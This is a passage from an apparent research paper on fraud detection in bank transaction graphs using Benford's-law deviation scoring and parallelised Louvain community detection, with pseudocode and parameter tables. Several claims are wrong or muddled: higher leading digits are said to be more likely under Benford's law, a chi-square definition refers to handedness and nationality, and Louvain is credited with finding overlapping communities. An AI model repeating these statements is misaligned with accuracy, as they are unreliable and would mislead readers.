4. Community 9 spans from 2022-09-01 00:00:00 to 2022-09-10 23:59:00
5. Community 50 spans from 2022-09-01 00:00:00 to 2022-09-10 23:59:00

Table 2: Dataset statistics analysis of the selected communities for research

Community sequence number	Total nodes	High-degree nodes with %	Low-degree nodes with %	The average degree of high-degree nodes	The average degree of low-degree nodes
66	31351	4040 (12.89%)	27311 (87.11%)	9.31	2.32
123	22744	3068 (13.49%)	19676 (86.51%)	9.38	2.33
31	19725	3219 (16.32%)	16506 (83.68%)	5.29	1.76
9	19352	2415 (12.48%)	16937 (87.52%)	9.06	2.43
50	18541	2442 (13.17%)	16099 (86.83%)	9.39	2.28

The statistical analysis of the selected communities is presented in Table 2 above. After calculating the total number of nodes, we sorted the nodes into two categories: high-degree thresholds and low-degree thresholds. Then, the average degree threshold of both categories is enumerated. The degree threshold represents the number of connections a particular node has. This helps plot the

community subgraph. The high-degree threshold denotes comparatively higher connections between nodes, while the Low-degree threshold denotes comparatively lower connections between nodes. The average degree of high-degree nodes represents the average degree threshold for high-degree nodes, and the average degree of low-degree nodes represents the average degree threshold. Figure 3 shows clearly the top five communities as determined by the framework, giving a visual representation on the number of nodes in each community. What is interesting about such communities is that this is indeed true since they indeed possess graphical networks of possibly fraudulent transactions, which is marked by the anomaly detection facilities in the framework. The bar plot is an easy and informative visual representation of the relative frequency of these anomalous communities, which will help the analyst to evaluate the extent and the importance of suspicious activities, which have been detected within a short time.




Figure 3. The top five communities were retrieved with the help of the threshold

The given tool offers an intuitive and natural way to interpret the results and makes it even more significant to study the issue outside of the given framework. As the financial network develops, it can be interesting to watch how it progresses and how the community's shift. A partial visualization could be achieved by tracing the number of new edges (connections) into the network against the expansion of the closest detected communities. They are reflected in the graphical representation in Figure 4, where the x-axis represents the duration of analysis, and the y-axis depicts the number of new edges and the number of communities. The number of new edges is gradually increasing over time, indicating that the network is expanding at some point. At the same time, the number of communities might also increase, which will be a manifestation of the formation of new groups of related organizations. With this graph, we can gain a deeper understanding of the network's evolving form, including periods of rapid growth and consolidation, and identify the first signs of unusual activity that may warrant further investigation.




Figure 4: Visualizing the growth of the nearest identified communities in the financial network

3.2. Proposed architecture

Figure 5 refers to the suggested architecture of an anomalous transaction detection system, found on transactional database and graph analysis with community classification. The system attempts to identify suspicious transactions based on anomalies in the frequency and quantity of transactions. The proposed scheme is generally broad-based in detecting suspicious activities in financial networks. The heart of this system is a strong database which contains specific details about the account holders and their financial transactions including some vital details like the number of transactions. It is detailed data that is used to analyze further. Everyday transactions are made within the banking systems. One should first graph the system, whereby each account is represented as a node, and each transaction is represented as an edge before the financial data can be used. Other studies have explained chi-square values, edge weights, and modularity [1, 24].

The system is also optimized and parallelized to obtain efficient results. The model takes advantage of the AntiBenford subgraph, which is an element that is new and takes the form of a graph of the transactional data. The resulting transaction network is a representation of all the nodes as individual objects involved in the transaction (a merchant, an intermediary or an account), and all the edges reflect the transactional relationship of two objects. Value of the transaction is the edge value, and the network monitors the direction and magnitude of the financial flow. More to the point, the AntiBenford subgraph model employs Benford Law which is a statistical model of the natural distribution of leading digits to detect aberrant subgraphs in the larger financial network. These subgraphs will be potential hotspots where frauds can take place, or suspicious activities may take place. The abnormalities with reference to the Benford Law are identified under the methodology where the transactions with a distribution that is significantly other than the expected distribution are considered and this means there are abnormalities that need further study. The flagged transactions arrangement is of subgraphs as a form of interrelationship and context of the transactions.

When the statistical AntiBenford analysis is merged with the Louvain community detection algorithm, the abnormalities can be identified at both the micro and macro scales. Statistical deviation initially illustrates abnormal transaction patterns, and community detection groups the anomalies into solid clusters, exposing the possible legalized networks that would not be evident when analyzing them separately. The model uses the following methodology to determine the top five communities as potentially fraudulent transaction node, based on the frequency and amount of transaction.

1. The transactions dataset is provided as input to the AntiBenford Subgraph framework, through which an edge list is generated that potentially identifies fraudulent transactional nodes.
2. The calculation of the AntiBenford Subgraph framework works as follows:
   - A chi-square test (a test of independence) can be used to determine whether the observed frequencies differ significantly from those expected if handedness is unrelated to nationality. A chi-square test is notably used in hypothesis testing.
   - The x_s, d is the number of edges in the subgraph, which is introduced by S, whose weight first digit is d; further, by applying the formula, we calculate the edge weight by a formula $E = \sqrt{(x_a^2 \times x_b^2)}$
   - where a and b are the two nodes multiplied by the first digit, the overall edge list is generated as input to Louvain's algorithm.
3. In Louvain's algorithms, the modularity of the edge list is computed, resulting in the generation of a threshold.
4. With a threshold, communities consisting of fraudulent transactional nodes are being created.
5. The user can set a fixed threshold according to their needs or have it analyzed dynamically through the edge list.
6. Modularity Calculation works as follows:
   - The modularity of a network partition can be computed using Equation (2).

$$Q = \frac{1}{2m} \sum_{ij} \left(W_{ij} - \frac{d_i d_j}{2m} \right) \delta(c_i, c_j) \qquad (2)$$

   - Where,

W_{ij} is the weight of the edge between nodes *i* and *j*.
d_i *and* d_j are the degrees of the nodes *i* and *j*, respectively, the sum of the weights of edges incident to nodes i and j.
m is the total weight of all edges in the network.
c_i *and* c_j are the communities to which the nodes *i* and *j* belong.
$\delta(c_i, c_j)$ is the Kronecker delta function, which equals 1 if nodes i and j belong to the same community, and 0 otherwise.

   - Modularity is a measure of the quality of partitioning a network into communities. It quantifies the extent to which the division of nodes into communities is better than what would be expected by random chance. A higher modularity value indicates a better community structure, where nodes within communities are densely connected, and there are fewer connections between communities.
7. The framework generates the top five communities as output, which consist of potentially fraudulent transaction nodes based on their frequency and amount. This targeted approach helps identify high-risk activities for further investigation.




Figure 5: Proposed architecture for an anomalous transaction detection system

In the AntiBenford subgraph, the weight of the edge between two transaction nodes is further drawn by the first digit of the transaction amount. The heuristics are inserted to enhance the strength of transactions that do not fit within the anticipated statistics, especially those stipulated

by the Benford Law. The Law of Benford defines a logarithmic distribution where the smaller numbers (i.e., the ones and twos) are observed more frequently, and the higher the number, the more likely it is to be the first in naturally occurring financial data. Fraudulent activity, however, will generally indicate abnormal frequencies of digits, often with larger leading digits, which violate this law since they are artificial. When we sort the edges by the leading digit, we give an edge to the anomalous transactions in the graph. More odd central digits (such as 8 or 9) are assigned relatively more weight and are thus brought into the center of focus in the Louvain modularity optimization.

This will encourage such deals to be concentrated around the detected suspicious communities. Finally, this approach will render the framework more accommodative of the fraud conduct through coding the statistical anomalies in the graph format, which will be more precisely identified at the community level. The Louvain algorithm can be used with the framework to perform community classification, which shows the structure of a financial network. This operation brings together the closely related ones and brings out the different communities or groups in the network. Louvain Algorithm gives an upper hand to the analysts who can extract useful information on the financial network. The algorithm is helpful because it helps analysts to find the most interesting subgraphs, the abnormal subgraphs, and the anomalies of the node behavior. Algorithms 1 and 2 have been used as a preprocessing step to enhance the speed of convergence and accuracy of modularity of algorithms respectively. Such a narrow-down method is beneficial to perform an efficient and effective analysis, and, thus, potential fraud cases may be identified with the help of such a complex system of bank transactions. The algorithm determines the types of nodes into communities based on their interconnections and gives data regarding the form of the aberrant networks and offers insights into the communal behaviors in transactions. This analysis helps to perceive modularity of the dataset and background patterns of ties that define noted abnormalities. The framework makes use of parallel processing to access the financial subnetworks of the identified unusual communities in the most efficient way imaginable thus maximizing the financial analysis of the network. The given approach allows analyzing the most topical data, as opposed to the search in the whole network.

Algorithm 1: Parallelized Greedy Community Detection Algorithm	
Input	A network G(V, E) with a set of nodes V and a set of edges E.
Output	A community assignment for each node in V.
Step-1	Parallel Node Partitioning Divide V into k disjoint subgraphs. $V_1, V_2, V_3, \ldots \ldots V_k$, where k is the number of available GPU cores. Round-robin partitioning: Assign nodes sequentially to subgraphs in a circular fashion. Graph partitioning algorithms: METIS or Scotch for more sophisticated partitioning based on graph properties (e.g., edge weight distribution).
Step-2	Parallel Modularity Calculation (Within Subgraphs) For each subgraph V_i (in parallel across GPU cores): Initialize an empty community assignment C_i for nodes in V_i. For each node v in V_i: Calculate the modularity change (ΔQ) resulting from moving v to each possible community. Efficiently store these ΔQ values (e.g., using a data structure like a hash table).
Step-3	Synchronizations and Communication Aggregate modularity changes: Gather the ΔQ values computed across all subgraphs. This involves MPI communication primitive mechanisms depending on the parallel programming environment.
Step-4	Parallel Node Movement (Within Subgraphs) For each subgraph V_i (in parallel across GPU cores): Identify the node v_i in V_i with the maximum positive ΔQ (or minimum negative ΔQ if maximizing modularity is not the goal). If such a node exists, move v_i to the community that yields the maximum ΔQ. Update the community assignment C_i accordingly.
Step-5	Iteration and Termination Repeat steps 2-4 until a stopping criterion is met (e.g., no further node movements improve modularity, a maximum number of iterations is reached, or a convergence threshold is satisfied).

Beginning with the step of attentive collection and processing of different transaction information that encompasses a substantial volume of data concerning the accounts in which transaction takes place, and league of transaction metadata that embodies the comprehensive examination of financial activities. It is the stage in which a deep analysis is performed, and the richness and integrity of data are guaranteed. The proposed structure will be a holistic solution to anomaly transactions and possible financial fraud detection in the banking network through the harmonious composition of these key components. An increase in the modularity of identifiable

communities that is greatest would reveal homogenous communities of aberrant transactions to financial institutions, enabling them to uncover and remove risks prior to their occurrence. This is a multifaceted solution that gives financial institutions an upper hand against evolving fraudulent methods and ensures their financial systems remain secure. The computations of the greedy phase can be split across multiple cores of a GPU to parallelize the Louvain algorithm on a GPU. The cores are capable of computations of a specific proportion of the nodes and communities adjacent to them, enabling them to run multiple tasks simultaneously and complete them much faster.

Algorithm 2: Louvain Community Detection and Modularity Optimization Algorithm	
Input	A network G(V, E) with a set of nodes V and a set of edges E.
Output	A community assignment for each node in V.
Step-1	Initialization (Community Seeding): For each node v in V, create a unique community C_v containing only v. Set the current modularity (Q) to 0.
Step-2	Modularity Optimization (Local Improvement): While there exists a node v in V: For each neighboring community C' of v: Calculate the change in modularity (ΔQ) that would occur if v is moved to C'. If ΔQ > 0: Move v to C'. Update the modularity Q with ΔQ. If no node relocation leads to a positive ΔQ, exit the loop.
Step-3	Community Aggregation (Hierarchical Construction): Create a new network G'(C, E') where: Nodes in C' represent the communities identified in step 2. An edge exists between communities C_i and C_j in G' if there is at least one edge connecting a node in C_i to a node in C_j in the original network G. The weight of the edge in G' reflects the number of connections between the corresponding communities in G.
Step-4	Iterative Refinement: Apply steps 2 and 3 to the newly created network G' (C, E'). Repeat this process until there is no further improvement in modularity (ΔQ ≤ threshold) for a predefined number of iterations.
Step-5	Termination: The algorithm stops when the modularity change (ΔQ) falls below a predefined threshold for a set number of iterations, indicating a stable community structure.

The framework divides the graph into smaller subgraphs, with each subgraph assigned to a separate core of the GPUs to speed up the modularity optimization scheme. Such that this splitting can be based on a round-robin approach, or force graph partitioning algorithms such as MeTiS or Scotch to provide an effective workload placement. Individual GPU cores, possibly in parallel, then compute the change in modularity caused by the movement of nodes between communities within the subgraph assigned to it. To further parallelize this process, the framework scales the calculation of modularity contributions for various nodes by utilizing more than one core of a GPU simultaneously. A framework that coordinates the node movements of all cores takes, at the end of each iteration, the modularity changes made by each core and synchronize them with the movements. With this parallelization scheme, the framework can optimize modularity at a significantly higher rate (by far), which drastically lowers the amount of time one needs to calculate to detect the presence of anomalous communities in the financial transaction network. The cores can communicate with each other to share information on surrounding communities and changes in modularity. Table 3 depicts the algorithms employed in this research, with the pseudocode outlining the AntiBenford subgraph extraction process, the Louvain community detection algorithm, and the follow-up modularity optimization.

Table 3: Pseudocode for AntiBenford subgraph extraction, Louvain community detection, and modularity optimization

AntiBenford Subgraph Extraction	Louvain Community Detection and Modularity Optimization

# AntiBenford Subgraph Extraction 	
# Input: Transaction dataset T 	
# Output: Set of AntiBenford subgraphs G_AB 	
 	
function AntiBenford_Subgraph_Extraction(T):
G = initialize_graph()
for t in T:
u = t.From_Account
v = t.To_Account
amount = t.Amount
digit = first_digit(amount)
 	
G.add_edge(u, v, weight = normalize(amount))
increment_frequency(digit)
 	
expected = {d: log10 (1 + 1/d) for d in range (1, 10)}
chi2_scores = {}
 	
for subgraph in partition_graph(G):
obs = count_first_digits(subgraph)
chi2 = sum(((obs[d] - expected[d])**2) / expected[d] for d in range(1, 10))
chi2_scores[subgraph] = chi2
 	
G_AB = {s for s, chi2 in chi2_scores.items() if chi2 > THRESHOLD_AB}
return G_AB
	# Louvain Community Detection and Modularity Optimization
	# Input: Graph G_AB
	# Output: Detected communities C
	
	function Louvain_Community_Detection(G_AB):
	communities = {v: v for v in G_AB.nodes}
	modularity_prev = -inf
	modularity_gain = inf
	while modularity_gain > EPSILON:
	for v in G_AB.nodes:
	current_comm = communities[v]
	best_comm = current_comm
	best_deltaQ = 0
	neighbor_comms = get_neighbor_communities(v, communities)
	for c in neighbor_comms:
	deltaQ = compute_modularity_gain(v, c, G_AB, communities)
	if deltaQ > best_deltaQ:
	best_deltaQ = deltaQ
	best_comm = c
	if best_comm != current_comm:
	move_node(v, best_comm, communities)
	G_coarse = aggregate_communities(G_AB, communities)
	modularity_new = compute_modularity(G_coarse)
	modularity_gain = abs(modularity_new - modularity_prev)
	modularity_prev = modularity_new
	G_AB = G_coarse
	C = extract_final_communities(communities)
	return C

When applied to large-scale networks, the efficiency of the Louvain algorithm can be significantly improved by adding parallelism. The Louvain Algorithm would be an excellent option for analyzing large networks consisting of millions of nodes and edges. Its usefulness is particularly evident in dynamic network analysis, which smoothly adjusts itself to the changing environment of communities as time progresses. Furthermore, it is highly successful in identifying overlapping communities, indicating its ability to identify nodes that belong simultaneously to more than one community cluster in this case. It applies the concept of modularity optimization, a measure used to determine the quality of a community structure. The Louvain community detection and modularity optimization algorithm begins by initializing the assignment of each node to its own community. The Louvain algorithm takes each node as an independent network entity. Then, it proceeds to a modularity optimization stage, during which the nodes are repeatedly moved to adjacent communities. A node is, however, relocated only in the event of increasing the modularity of the network. It repeats itself until local changes in the allocation of nodes achieve no further increase in modularity. After the modularity optimization process is completed, the algorithm combines the discovered communities into a new network. Each node represents a community from the previous step, and the edges are adjusted in this new network to capture the relationships between communities. The algorithm proceeds to the iterative refinement step, and in this process, steps 2 and 3 are repeated on the newly constructed network. This process continues until further refinement of modularity can be achieved through the progressive optimization and combination of communities. Lastly, the algorithm terminates when successive iterations of the modularity fail to yield a substantial change in the modularity. Our iterative algorithm is a successful mechanism that divides the network into communities at a time, maximizing modularity. It means that the ideal community structure for the network has been discovered, and there is no point in refining it further. Ultimately, we obtain financial sub-networks with the most significant number of transactions, as well as those with high and low transaction frequencies. The specific method for calculating modularity (Q) and ΔQ depends on the chosen function (e.g., Newman-Girvan modularity). Different threshold values for ΔQ and the number of iterations were used to control the trade-off between computational efficiency and community quality. This algorithmic framework provides a modular and adaptable approach for identifying communities within a network.

4 Experimental evaluation and discussion

To realize the proposed model of fraud detection, the team installed powerful hardware architecture, which incorporated the performance of the best technology. The key element of the system is the Nvidia T1000 graphics card, which has a high-level Turing architecture. This graphic card has 896 cuDA cores, 8GB of high-speed GDDR6 memory, and a bandwidth of 160 GB/s. It has a single-precision performance of an astounding 2.5 TFLOPS, and it can process intricate data at a high rate. The PC will come with 32GB RAM and an Intel i7 processor to improve the functionality of the model, and this will offer adequate memory and computational

abilities to facilitate the operations of the model. Software-wise, the team developed under the Visual Studio Code with Python as the language. It is also suggested that the model used in identifying abnormal transactions in financial networks should be built on the ability of parallel computing to streamline its operations and efficiency. The parameters of Table 4 were chosen as a result of empirical testing and as per the established conventional wisdom in graph-based anomaly detection. The level of AntiBenford deviation, it was discovered, of 0.25 is a perfect measure of how to differentiate normal numeric and abnormal numeric distributions, without going too far to mark legitimate accounts. A convergence tolerance of 1×10^{-5} and a limit of 500 iterations for Louvain optimization ensured modularity stabilization without unnecessary computation. The coherent community sizes were obtained when the resolution parameter r = 1.0 was used and the transaction density was varied, which demonstrates its applicability to large financial networks. Eight worker threads, corresponding to the hardware capacity, provided almost linear speedup in the greedy community module. Combined with other values of these parameters, the obtainable combinations constitute a set of reliable, stable, reproducible, and computationally efficient parameter combinations for identifying suspicious communities in large-volume transaction graphs. During sensitivity analysis, we changed the modularity threshold, Q_{th} between 0.35 and 0.55 to determine the optimal means of detecting suspicious communities. We discovered that if we set the threshold less than 0.35, we got too many false positives due to the combination of loosely connected and non-suspicious nodes, and when we set the threshold more than 0.55, a genuine suspicious community would be divided into smaller parts, significantly reducing the recall. However, the threshold value of Q_{th} = 0.45 turned out to be the most efficient point; this one offers the optimal balance between detecting accuracy and avoiding the disintegration of the suspected suspicious communities detected.

This enables this framework to compute the hypothetical gain of modularity of any given node in parallel and significantly shortens the computation. This is reasonable because it will save much time particularly when the creation of the communities is postponed without the reassignment of the node. On the same note, the allocation of nodes to new communities has been parallelized and the framework takes care of dependencies between moves that may affect the same communities. Parallel processing has also been utilized to compute the weights between the newly created communities of the edges. The total weight of the weight of the edges of each pair of communities is independent and hence they can be computed concurrently and thus reduce more time in building the new, aggregated network. Architecture also demands parallelism in the creation of the new network per se. As the new nodes and their edges are not dependent on the others, the framework can generate the nodes (symbolizing the initial communities) and their relations in parallel facilitating the process of creating the network.

Table 4: Parameter settings used for AntiBenford analysis and community detection algorithms

Parameter	Description	Standard Value Used	Rationale in Implementation
AntiBenford Threshold	χ^2 deviation threshold used to flag statistically irregular subgraphs	0.25	Empirically tuned from validation to balance FP and missed anomalies; higher values suppress minor deviations while preserving actual laundering patterns.
Minimum Group Size	Minimum transactions required per node group for reliable digit frequency estimation	10	Ensures adequate statistical significance when computing Benford deviation for smaller account sets.
Edge Weight Normalization	Normalization factor applied to transaction amount for uniform graph scaling	[0, 1]	Keeps edge weights comparable across transactions, avoiding dominance of large-value transfers.
Resolution Parameter	Controls the granularity of community detection in the Louvain algorithm	1	Default resolution yielding balanced community sizes; empirically observed to maximize modularity without fragmentation.
Maximum Phase Iterations	Upper limit of refinement loops per Louvain phase	500	Provides sufficient convergence while preventing excessive re-computation in large graphs.
Convergence Threshold	Minimum change in modularity (ΔQ) required to continue optimization	1×10^{-5}	Standard tolerance ensures modularity stabilization and reproducible partitions.
Parallel Workers	Number of CPU/GPU threads used in the Parallelized Greedy module	8	Matches available logical cores on experimental hardware; maximizes throughput with minimal synchronization overhead.
Graph Neighborhood Radius	Defines hop distance for extracting AntiBenford subgraphs around flagged nodes	1	Restricts local subgraph expansion to immediate transactional neighbourhoods, emphasizing recent fund circulation loops.
Random Seed	Initialization value for reproducible random partitioning and sampling	42	Maintains experiment repeatability and identical modularity outcomes across runs.
Modularity Threshold	Defines the minimum modularity value Q_{th} for a community to be flagged as suspicious	0.45	Determined through sensitivity analysis, this ensures a balance between suppressing FP and maintaining community cohesiveness in fraud pattern detection.




Figure 6: A subgraph of a few of the communities that satisfy the maximum threshold

Lastly, parallelism was employed in the iterative aspect of the modularity optimization and community aggregation process with the help of the framework. The framework may also be improved in efficiency by performing such steps in parallel on two or more network segments, especially when the network can be partitioned into segments such that the calculations of the modularity of interacting network segments are not immediately affected by one another. The proposed structure has boosted considerably the rate at which unusual dealings can be detected in an intricate monetary web when parallel processing is done at various stages of the examination. Such optimization allows financial institutions to identify any suspicious resources in time and effectively and can prevent the spread of fraudulent activities in the system, thus guaranteeing the health of the organization and its relations with buyers. This is a successful and scalable model used in identifying anomalous transactions in financial institutions. The system can identify suspicious activities which otherwise would go unnoticed because it uses graph analysis, community classification, as well as parallel processing. Figure 6 shows the results of the analysis in the form of subgraphs of some of the abnormal communities observed. NetworkX was used to produce the force-directed layout of the subgraph of suspicious communities of high-modularity. Nodes were selected based on consistent statistical ($\chi^2 > 0.25$) and modularity ($Q_{th} = 0.45$) thresholds, and community boundaries were annotated using anomaly scores to highlight key transactional clusters.

This visualization gives a concise summary of the unusual points in the financial network that should be investigated since it targets the communities with the greatest amount of it. Circular nodes are used to represent individual accounts or entities and connecting lines are used to represent financial transactions between them. The correlation of the accounts within these subgraphs' points to the possibility of fraudulent transactions or other questionable trends that would not have been revealed during a more standard analysis. This pictorial presentation of the financial institutions can determine and react to areas of concern which seem most pressing at that time enabling them to take proactive steps to avert all the risks and safeguard the integrity of their financial systems. The analysis of the dataset of transaction has revealed certain interesting facts about Benford Law. Figure 7 shows that the frequency of the first-digits of the transaction data is not close to the expected Benford distribution, and there is significant deviation. Such deviation implies that the data contains some transactions that are not obeying the natural and expected frequency of first digit. Although this deviation does not necessarily mean a form of fraud, it is certainly a red flag that needs to be investigated further. Digits that are front runners or are unrelated to Benford distribution can be indicators of manipulation, statistical abnormalities, or other measures of covering up fraud. Intimate scrutiny of these deviations can help financial institutions to identify suspicious transactions that might need further scrutiny by the framework. This analysis will serve as a good point of departure in detecting the anomalies and possible fraud in the complex web of financial transactions.

Financial institutions can then conduct a special inspection of the transactions involved by channeling their efforts to the points at which the transaction data does not comply with the Laws of Benford. After all, the lessons that can be learned through the analysis of the Law of Benford, as well as the other elements of the given framework, will enable financial institutions to identify and address fraudulent actions before they occur, thereby protecting the integrity of their systems and maintaining the trust of their clients.




Figure 7: Transactions Deviation of IBM and Benford's dataset transactions with normal distribution

